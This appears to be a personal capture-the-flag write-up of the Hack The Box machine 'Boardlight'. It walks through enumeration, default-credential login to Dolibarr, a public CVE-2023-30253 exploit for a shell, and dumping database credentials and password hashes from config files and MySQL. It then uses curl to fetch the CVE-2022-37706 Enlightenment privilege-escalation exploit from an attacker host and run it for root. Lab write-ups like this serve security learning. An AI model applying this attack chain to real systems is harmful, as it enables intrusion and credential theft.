Boardlight

Thursday, May 30, 2024 12:56 PM

Nmap scan


```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 062d3b851059ff7366277f0eae03eaf4 (RSA)
|   256 5903dc52873a35993444743378313 5fb (ECDSA)
|_  256 ab1338e43ee024b46938a9638238ddf4 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Run go buster in dir mode while I do some manual footprinting


```
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://board.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/useful/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2024/05/30 20:43:34 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 307] [--> http://board.htb/images/]
/css                  (Status: 301) [Size: 304] [--> http://board.htb/css/]
/js                   (Status: 301) [Size: 303] [--> http://board.htb/js/]

===============================================================
2024/05/30 20:43:56 Finished
===============================================================
```

Opening the site there were a couple of input fields worth testing, but they didn't seem to actually submit anything so I decided to check for some subdomains



Another thing of interest on the site was the wordpress icon on the site. That led me to run wordpress scan on the site, but then I thought to check the technologies on the site, which is something I would normally do earlier and found it was not a wordpress server



Nothing of interest came from the dir scan of gobuster


Run gobuster in vhost mode

```
└─[★]$ gobuster vhost -w /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -u board.h
b
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://board.htb
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2024/05/30 20:44:34 Starting gobuster in VHOST enumeration mode
===============================================================
Found: crm.board.htb (Status: 200) [Size: 6360]

===============================================================
2024/05/30 20:45:13 Finished
```

Add the discovered host to the file

You come to a login page with that new subdomain



First off trying some default creds: admin/ admin,
Admin/admin works

Googling exploits for the dolibarr version we're given:
https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253

Gets us a shell on the system

We don't have a user flag quite yet, so I'm looking for creds in files we're able to access and performing some enumeration I find

```
www-data@boardlight:~/html/crm.board.htb/htdocs/conf$ ls
conf.php  conf.php.example  conf.php.old
```

```
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
```

$dolibarr_main_db_user= dolibarrowner
$dolibarr_main_db_pass= serverfun2$2023!!

Finding some creds I do some basic db enumeration

Mysql -u dolibarrowner -p

Show databases;

```
+--------------------+
| Database           |
+--------------------+
| dolibarr           |
| information_schema |
| performance_schema |
+--------------------+
```

Show tables from dolibarr;

Select * from llx_user

```
mysql> select * from llx_user;
| rowid | entity | ref_employee | ref_ext | admin | employee | fk_establishment | datec               | tms                 | fk_use
r_creat | fk_user_modif | login    | pass_encoding | pass | pass_crypted                                                  | pass_temp
 | api_key      | gender | civility | lastname    | firstname | address | zip  | town | fk_state | fk_country | birth | birth_place |
 job  | office_phone | office_fax | user_mobile | personal_mobile | email | personal_email | signature | socialnetworks | fk_soc | f
k_socpeople | fk_member | fk_user | fk_user_expense_validator | fk_user_holiday_validator | idpers1 | idpers2 | idpers3 | note_publi
```

Dumping the contents of pass, and pass_crypted

We find some hashes for logins in pass_crypted

```
mysql> select login, pass_crypted from llx_user;
+----------+--------------------------------------------------------------+
| login    | pass_crypted                                                 |
+----------+--------------------------------------------------------------+
| dolibarr | $2y$10$VevoimSke5Cd1/nX1Ql9Su6RstkTRe7UX1Or.cm8bZo56NjCMJzCm |
| admin    | $2y$10$gIEKOl7VZnr5KLbBDzGbL.YuJxwz5Sdl5ji3SEuiUSlULgAhhjH96 |
+----------+--------------------------------------------------------------+
2 rows in set (0.00 sec)
```

dolibarr: $2y$10$VevoimSke5Cd1/nX1Ql9Su6RstkTRe7UX1Or.cm8bZo56NjCMJzCm
Admin: $2y$10$gIEKOl7VZnr5KLbBDzGbL.YuJxwz5Sdl5ji3SEuiUSlULgAhhjH96

From the $2 I can guess that it is a bcrypt hash and running those through john I crack the admin hash

```
└──╼ [★]$ john --show admin_hash
?:admin
```

Lesson learned from this: try default creds before digging.. But also this didn't actually get me into larissa which seems like the obvious next step on the box. So I end up trying the creds I found in the conf.php file to log into larissa

```
larissa@boardlight:/var/www/html/crm.board.htb/htdocs/conf$ cd ~
larissa@boardlight:~$ ls
Desktop    Downloads  Pictures  Templates  Videos
Documents  Music      Public    user.txt
larissa@boardlight:~$ cat user.txt
```

Rerunning linpeas now that I have creds as larissa because it runs in the context of the user so there could be new information

Interesting linux exploit suggested procs for all of the usual kernel exploits it suggest, but says they're all probable.

```
[+] [CVE-2022-0847] DirtyPipe

   Details: https://dirtypipe.cm4all.com/
   Exposure: probable
   Tags: [ ubuntu=(20.04|21.04) ],debian=11
   Download URL: https://haxx.in/files/dirtypipez.c

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: mint=19,[ ubuntu=18|20 ], debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main
```

Could be something to keep in mind if I don't find anything else, but this is not usually the path to take for HTB I've heard

After scrolling through the system enumeration that linpeas done I end up at the files with interesting permissions section and theres a whole cluster of red that catches my eye

```
                    Files with Interesting Permissions
                    SUID - Check easy privesc, exploits and write perms
 https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
-rwsr-xr-x 1 root root 15K Jul  8  2019 /usr/lib/eject/dmcrypt-get-device
-rwsr-sr-x 1 root root 15K Apr  8 18:36 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 27K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys (Unknown SUID binary!)
-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd (Unknown SUID binary!)
-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight (Unknown SUID binary!)
-rwsr-xr-x 1 root root 15K Jan 29  2020 /usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset (Unknown SUID binary!)
```

Looking into this as enlightenment was an application I discover that enlightenment is a windows manager. We also find a version number in the last line of that screenshow 0.23.1

When I find a software of interest and given a version I check for vulnerabilities and that yields me some information for a potential priv esc
https://www.exploit-db.com/exploits/51180
https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit?source=post_page-----b1eb10fb818c----------------------------------

Running the exploit seems straight forward enough so I clone it down to my attacking machine and then copy it over using the usual python server and curl method.

```
larissa@boardlight:~$ curl -o 10.10.14.21:8000/exploit.sh
curl: no URL specified!
curl: try 'curl --help' or 'curl --manual' for more information
larissa@boardlight:~$ curl -O 10.10.14.21:8000/exploit.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   709  100   709    0     0  88625      0 --:--:-- --:--:-- --:--:-- 88625
larissa@boardlight:~$ ls
Desktop    Downloads   Music     Public     user.txt
Documents  exploit.sh  Pictures  Templates  Videos
larissa@boardlight:~$
```

```
larissa@boardlight:~$ chmod +x exploit.sh
larissa@boardlight:~$ ./exploit.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[+] Vulnerable SUID binary found!
[+] Trying to pop a root shell!
[+] Enjoy the root shell :)
mount: /dev/../tmp/: can't find in /etc/fstab.
# whoami
root
```

And then I just grab the flag from the home directory

```
# cd root
# ls
root.txt  snap
# cat root.txt
```